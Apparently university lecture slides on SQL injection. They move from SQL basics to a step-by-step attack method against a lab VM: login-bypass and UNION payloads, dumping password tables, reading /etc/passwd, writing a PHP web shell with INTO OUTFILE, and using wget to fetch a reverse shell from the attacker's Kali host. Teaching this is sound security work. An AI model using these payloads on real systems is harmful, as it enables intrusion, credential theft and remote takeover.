

SQL Injection Attacks

IPICS 2025

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SQL Injections

SONICWALL

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MAY 23, 2024

THREAT INTELLIGENCE

WORDPRESS UNAUTHENTICATED ARBITRARY SQL EXECUTION VULNERABILITY

by [Security News](#)

Assetnote Identifies Critical Pre-Auth SQL Injection Vulnerability in Halo ITSM

Apr 02, 2025, 8:12 AM ET

SQL Injections

 The Hacker News

Critical SQL Injection Vulnerability in Apache Traffic Control Rated 9.9 CVSS — Patch Now

The SQL injection vulnerability, tracked as CVE-2024-45387, is rated 9.9 out of 10.0 on the CVSS scoring system. "An SQL injection vulnerability..."

25 ΔΕΚ 2024



 infoq.com

Security Experts Exploit Airport Security Loophole with SQL Injection

Two security researchers recently demonstrated how they executed a simple SQL injection attack on a service that enables pilots and flight attendants to bypass...

11 ΣΕΠ 2024



SQL queries ?

192.168.129.145/SQLiMe/Lesson01/index.php?id=1

SECURITY2TRUST

We keep our eyes wide open!

[HOME](#)

WELCOME TO "SECURITY TO TRUST"

Our web page is down!

Unfortunately, we've been attacked -twice- by hackers.

Please, let us know (privately) if you find anything usefull (bugs, vulnerabilities etc).

We'll work with you to get it fixed.

Posted by Admin

LATEST

April 16th,

In the last
been attacked
hackers!

April 10th,

We've been
hackers. (We
investigating

PHP and SQL

- PHP has methods and functions to execute SQL commands.
- **mysql_connect()**
- **mysql_select_db()**
- **mysql_query()**

Web application


- Before you execute an sql query the php file should connect to the database



- What are the parameters of `mysql_connect()` function?
- 1) The IP address of the database, 2) the username and 3) the password of the database user.

Insecurity!

- Cleartext password!!
- Access to php file → access to the database



The screenshot shows a Windows Notepad++ editor window titled "C:\Documents and Settings\John\Desktop\test.php*". The editor contains the following PHP code:

```
1 <html>
2 <head>
3 <title>Test PHP Page</title>
4 </head>
5
6 <body>
7 <?php
8
9 // make connection
10 mysql_connect ("localhost", "projectc_testuse",
11 "password") or die ('I cannot connect to the
12 database because: ' . mysql_error());
13 mysql_select_db ("projectc_Test");
14
15 //build query
16 $query = mysql_query("SELECT * FROM TestTable");
17
18 ?>
19 </body>
20 </html>
```

The status bar at the bottom of the window shows "<body>" and "1K / 1:".

Credentials in a web site

- Credentials in a web application:
 1. **Database administrator credentials** (can be found in the tables automatically secure by the database or hardcoded in php code)
 2. **OS credentials** (/etc/shadow for Linux)
 3. **Web applications credentials** (located in the tables, the developer is responsible for their security)

Relation (Table)

Row/Tuple/Record

Column/Attribute/Field

name	birth	gpa	grad
Anderson	1987-10-22	3.9	2009
Jones	1990-4-16	2.4	2012
Hernandez	1989-8-12	3.1	2011
Chen	1990-2-4	3.2	2011

Students

Table name

Column Types

VARCHAR(30)

DATE

FLOAT

INT

Database name

University of Piraeus

SQL Query

Basic form

```
SELECT <columns>  
FROM   <one or more tables>  
WHERE  <conditions>
```

Primary Key

Unique For Each Row



id	name	birth	gpa	grad
14	Anderson	1987-10-22	3.9	2009
38	Jones	1990-4-16	2.4	2012
77	Hernandez	1989-8-12	3.1	2011
104	Chen	1990-2-4	3.2	2011
INT	VARCHAR(30)	DATE	FLOAT	INT

Display Entire Table

id	name	birth	gpa	grad
14	Anderson	1987-10-22	3.9	2009
38	Jones	1990-4-16	2.4	2012
77	Hernandez	1989-8-12	3.1	2011
104	Chen	1990-2-4	3.2	2011

```
SELECT * FROM students;
```

```
+-----+-----+-----+-----+
| id | name       | birth       | gpa  | grad  |
+-----+-----+-----+-----+
| 1  | Anderson   | 1987-10-22  | 3.9  | 2009  |
| 2  | Jones      | 1990-04-16  | 2.4  | 2012  |
| 3  | Hernandez  | 1989-08-12  | 3.1  | 2011  |
| 4  | Chen       | 1990-02-04  | 3.2  | 2011  |
+-----+-----+-----+-----+
```

Select Columns

id	name	birth	gpa	grad
14	Anderson	1987-10-22	3.9	2009
38	Jones	1990-4-16	2.4	2012
77	Hernandez	1989-8-12	3.1	2011
104	Chen	1990-2-4	3.2	2011

```
SELECT name, gpa FROM students;
```

```
+-----+-----+
| name      | gpa  |
+-----+-----+
| Anderson  | 3.9  |
| Jones     | 2.4  |
| Hernandez | 3.1  |
| Chen      | 3.2  |
+-----+-----+
```

Filter Rows

id	name	birth	gpa	grad
14	Anderson	1987-10-22	3.9	2009
38	Jones	1990-4-16	2.4	2012
77	Hernandez	1989-8-12	3.1	2011
104	Chen	1990-2-4	3.2	2011

```
SELECT name, gpa FROM students WHERE gpa > 3.0;
```

```
+-----+-----+
| name      | gpa  |
+-----+-----+
| Anderson  | 3.9  |
| Hernandez | 3.1  |
| Chen      | 3.2  |
+-----+-----+
```

Sort Output

id	name	birth	gpa	grad
14	Anderson	1987-10-22	3.9	2009
38	Jones	1990-4-16	2.4	2012
77	Hernandez	1989-8-12	3.1	2011
104	Chen	1990-2-4	3.2	2011

```
SELECT gpa, name, grad FROM students
      WHERE gpa > 3.0
      ORDER BY gpa DESC;
```

```
+-----+-----+-----+
| gpa   | name       | grad  |
+-----+-----+-----+
| 3.9   | Anderson   | 2009  |
| 3.2   | Chen       | 2011  |
| 3.1   | Hernandez  | 2011  |
+-----+-----+-----+
```

Sort Output

id	name	birth	gpa	grad
14	Anderson	1987-10-22	3.9	2009
38	Jones	1990-4-16	2.4	2012
77	Hernandez	1989-8-12	3.1	2011
104	Chen	1990-2-4	3.2	2011

```
SELECT gpa, name, grad FROM students
      WHERE gpa > 3.0
      ORDER BY 1 DESC;
```

```
+-----+-----+-----+
| gpa   | name       | grad  |
+-----+-----+-----+
| 3.9   | Anderson   | 2009  |
| 3.2   | Chen       | 2011  |
| 3.1   | Hernandez  | 2011  |
+-----+-----+-----+
```


**Important for sql
injections!**

Simple SQL Query

Product

PName	Price	Category	Manufacturer
Gizmo	\$19.99	Gadgets	GizmoWorks
Powergizmo	\$29.99	Gadgets	GizmoWorks
SingleTouch	\$149.99	Photography	Canon
MultiTouch	\$203.99	Household	Hitachi

```
SELECT *  
FROM Product  
WHERE category='Gadgets'
```



“selection”

PName	Price	Category	Manufacturer
Gizmo	\$19.99	Gadgets	GizmoWorks
Powergizmo	\$29.99	Gadgets	GizmoWorks

Update Value(s)

id	name	birth	gpa	grad
1	Anderson	1987-10-22	3.9	2009
2	Jones	1990-4-16	2.4	2012
3	Hernandez	1989-8-12	3.1	2011
4	Chen	1990-2-4	3.2	2011

UPDATE students

SET gpa = 2.6, grad = 2013

WHERE id = 2

Details

- Case sensitivity:
 - Same: SELECT Select select
 - Same: Country country
 - Different: 'Seattle' 'seattle'


The **LIKE** operator

```
SELECT *  
FROM   Products  
WHERE  PName LIKE '%gizmo%'
```

- s **LIKE** p: pattern matching on strings
- p may contain two special symbols:
 - % = any sequence of characters
 - _ = any single character

Eliminating Duplicates


```
SELECT DISTINCT category  
FROM Product
```



Category
Gadgets
Photography
Household

Compare to:


```
SELECT category  
FROM Product
```



Category
Gadgets
Gadgets
Photography
Household

Information_schema

- Information_schema is a relational database installed and updated automatically by MySQL.
- It stores information for the databased itself, such as the name of a database or table, the data type of a column, or access privileges.
- You can issue sql queries for the Information_schema table



Information_schema tables

- ROUTING
- STATISTICS
- TABLES_PRIVILEGES
- TABLES ← important for sql injections
- COLUMNS ← important for sql injections

Standard SQL queries with information_schema

- **SELECT table_name FROM
information_schema.tables → returns all
tables of the database**
- **SELECT column_name FROM
information_schema.columns WHERE
table_name='creditcards' → returns all
columns of the table with the name
creditcards**

Select numbers

SELECT 1,2,3,4

1	2	3	4
---	---	---	---

Union

- UNION → Combine two or more SELECT statements
→ one final table.

```
SELECT column_name(s) FROM table_name1  
UNION
```

```
SELECT column_name(s) FROM table_name2
```

UNION prints an error if the number of columns are different between the two queries! → important for sql injections!

Union

SELECT name, code, address, town FROM orders
UNION

SELECT 1,2,3,4 ← Important for SQL injections!

name	Code	Address	Town
Christina	233232	kapodistriou	Athens
Vladimiros	343414	Viktoros	Lamia
1	2	3	4

An example table named Users

Username	Password	id
Chris	qwerty123	123
Giannis	12345678	543
Eleni	Aek123!	3435

Union

SELECT name, code, address, town FROM orders
UNION

SELECT 1,2,password,4 from users

name	Code	Address	Town
Christina	233232	kapodistriou	Athens
Vladimiros	343414	Viktoros	Lamia
1	2	qwerty123	4
1	2	12345678	4
1	2	Aek123!	4

Union with functions

```
SELECT name, code, address, town FROM orders  
UNION
```

```
SELECT 1,2,user(),4
```

SQL has many functions → @@version,
database(), user()

Comments

- **;** → ends current SQL query and starts a new one

```
SELECT * FROM users; DROP TABLE users
```

- **--** and **#** ignore remaining query string

```
Select * FROM users -- limit 10
```

Dynamic query building

- www.foo.gr/index.php?user=blabla&pass=blabla
- Under the hood the above url results in a dynamically built sql string statement in index.php

```
$query = "SELECT * FROM users WHERE  
username= '$_GET['user']' AND  
password='$_GET['pass']' ";
```

SQL injection example

```
SELECT * FROM users WHERE user = 'chris'  
and pass = 'secret'
```

- If an attacker provides admin'-- in the username field....

```
SELECT * FROM users WHERE user = 'admin'--  
' AND password = 'foo'
```

SQL injection

- If an attacker provides ' OR 1=1-- in the username field....

```
SELECT * FROM users WHERE username = "
OR 1=1--' AND password = 'foo'
```

Attack surface - Sql injection

- Url parameters (GET)
- POST parameters
- HTTP headers
- Wherever the website accepts data from the user and it is used in a sql query statement.

SQL Injections based attacks

- Authentication Bypass
- Information Disclosure (LAB)
- Compromised Data Integrity
- Compromised Availability of Data
- Remote Code Execution (LAB)

SQL Injection types

- **Normal or error based SQL Injections** – The web applications returns useful data that the attacker can deduce whether his/her injections queries are being executed.
- Easy, but rare

SQL Injection types

- **Blind SQL Injections** In case the application does not provide an output of the injected sql queries, then we can **infer indirectly** for the results of an injected sql query using:
 - Boolean based: Asking a series of True and False questions through SQL statements
 - Timing attacks: introduce delay as part of the injected SQL statement

Toolbox

- **BBQSQL**
- SQLler
- SQLbftools
- SQLibf
- SQLBrute
- BobCat
- **SQLMap**
- Absinthe
- SQL Injection Pen-testing Tool
- SQID
- **SQLNinja** ← **MS SQL Server**
- FJ-Injector Framework
- Automagic SQL Injector
- NGSS SQL Injector

Methodology

- The most important step for SQL injection is to find a vulnerable parameter or header
- There are multiple headers and parameters.
- We may have 10 parameters but only 5 are used in SQL queries, and only 1 of the 5 parameters used in an SQL query is vulnerable.
- We describe now a methodology for normal SQL injection

Step 1 – Vulnerable parameter detection and Banner Grabbing

- First you should identify the vulnerable parameter and database. Different databases have different sql syntax.
- MS-SQL
- **MySQL**
- Oracle
- Postgresql
- Sqlite
- <http://pentestmonkey.net/category/cheat-sheet/sql-injection>

Error based SQL Injection - Methodology

Step 1 - **Banner Grabbing**

- Suppose a MySQL based web application with the following url:

[http://\[site\]/page.php?id=1](http://[site]/page.php?id=1)

- Given unexpected input site behaves oddly
 - ‘ Single Quote
 - “ Double Quote
 - ‘; Single Quote semicolon
 - AND 1=1
 - AND 1=2
- **RESULT:** You have an error in your SQL syntax; check the manual that corresponds to your **MySQL** server version for the right syntax to use near '\'

Assumptions

- We can only guess
- Assume that the php code includes the following SQL:

```
SELECT * from pages where id=$_GET['id']
```

Step 2: Column number enumeration

- [http://\[site\]/page.php?id=1](http://[site]/page.php?id=1)
- **This is probably an sql statement!!!** With parameters in query the id and the cat
- It returns a table with results
- These results are echoed somewhere in the webpage

Step 2: Column number enumeration

- `http://[site]/page.php?id=1 order by 10 <--`
gives Unknown column '10' in 'order clause'
- `http://[site]/page.php?id=1 order by 7 <--`
gives a valid page
- `http://[site]/page.php?id=1 order by 8 <--`
gives Unknown column '8' in 'order clause'
- So now we know there are 7 columns.

Step 3 - Build the UNION

- `http://[site]/page.php?id=1 union select 1,2,3,4,5,6,7` <-- gives a valid page. Change the first part of the query to a null or negative value so we can see what field will echo data back to us.
- `http://[site]/page.php?id=-1 union select 1,2,3,4,5,6,7` <-- gives a valid page but with the number **3**, and **6** printed in the page
- `http://[site]/page.php?id=null union select 1,2,3,4,5,6,7` <-- gives a valid page with number **3**, and **6** printed in the page
 - Now we know that column 3 and 6 will echo data back to us.

Step 3 - Build the UNION

- [http://\[site\]/page.php?id=null union select 1,2,3,4,5,6,7](http://[site]/page.php?id=null union select 1,2,3,4,5,6,7)



[Request A Demo](#)

6

3

Step 3- Information gathering with UNION

- Inside SQL statements we can use built-in sql functions
 - Grab the database user with **user()**
 - Grab the database name with **database()**
 - Grab the database version with **@@version**
 - Grab the database data directory with **@@datadir**

Step 3- Information gathering with UNION

- [http://\[site\]/page.php?id=null union \(all\) select 1,2,user\(\),4,5,@@version,7](http://[site]/page.php?id=null union (all) select 1,2,user(),4,5,@@version,7)



Step 4- Information_schema in sql injections

- www.site.com/article.php?id=1 UNION ALL
SELECT 1,2,table_name,4,5,6,7 FROM
information_schema.tables
 - RESULT: Lists all table names of the database →
search for interesting table name (e.g., users)
- www.site.com/article.php?id=1 UNION ALL
SELECT 1,2,column_name,4,5,6,7 FROM
information_schema.columns WHERE
table_name='users'
 - RESULT: Lists all columns of the table named users

Step 5 - Dump passwords of the web application

- `www.site.com/article.php?id=1 UNION ALL SELECT 1,2, concat(username,0x3a,password),4,5,6,7 FROM users`
- Weak passwords can be quickly compromised
- MD5?
- What happened with linkedin?
- Tools: Hashcat, John the ripper...

Step 6- Use LOAD_FILE and INTO_OUTFILE

- Select LOAD_FILE('/etc/passwd')
 - You must have permissions to read the file
- SELECT 1,2,3,4,5,6,7 **INTO OUTFILE**
'/var/www/myshell.php'
- RESULT: myshell.php is created that has:
1,2,3,4,5,6,7
 - into outfile must be your last command.
 - you can't overwrite files with into outfile
 - You must have permissions to write to the folder

Step 6 -INTO_OUTFILE to get a php shell

- Install a very basic php shell!

```
<? system($_GET['c']); ?>
```

- There are many php shells, like c99.
- Encoding (e.g., base64) for obfuscation → avoid ids
- SELECT 1,2,"<? System(\$_GET['c']); ?>",4 into outfile '/var/www/shell.php'

LAB

- Vmware → sqlbox → A web server → Find ip address and open the webpage with firefox.
- Find IP address of vmware
 - Log in with username and password →
user : Simple_Password
 - Find IP address with /sbin/ifconfig
- SQLI → SQL Lesson 1

Lab

1. Print an error → find a database
2. Find number of columns that the query returns
3. Find which columns are visible in the page
4. Find database name, OS...
5. Use information scheme to find interesting column names (e.g., password)
6. Dump username and passwords of the application and crack them
7. Dump /etc/passwd of the system
8. Open a simple php shell (how will you execute it?)
9. Extra: Can you find the password of the user of the database? Download Reverse shell from <http://pentestmonkey.net/tools/web-shells/php-reverse-shell>

Details for Last step

- Last step is performed as follows:
 1. From kali linux open a web server using the command `python -m SimpleHTTPServer`
 2. Configure the reverse shell (IP and port).
 3. Download from Kali linux to sql box web web server using the simple php shell that we have already installed in the sql box (use the command `?c=wget http:IP_KALI:8000/reverse_shell.php`)
 4. Open a listener in Kali linux
 5. Access the URL for the reverse_shell.php in order to execute it. A shell opened
 6. Try for meterpreter php shell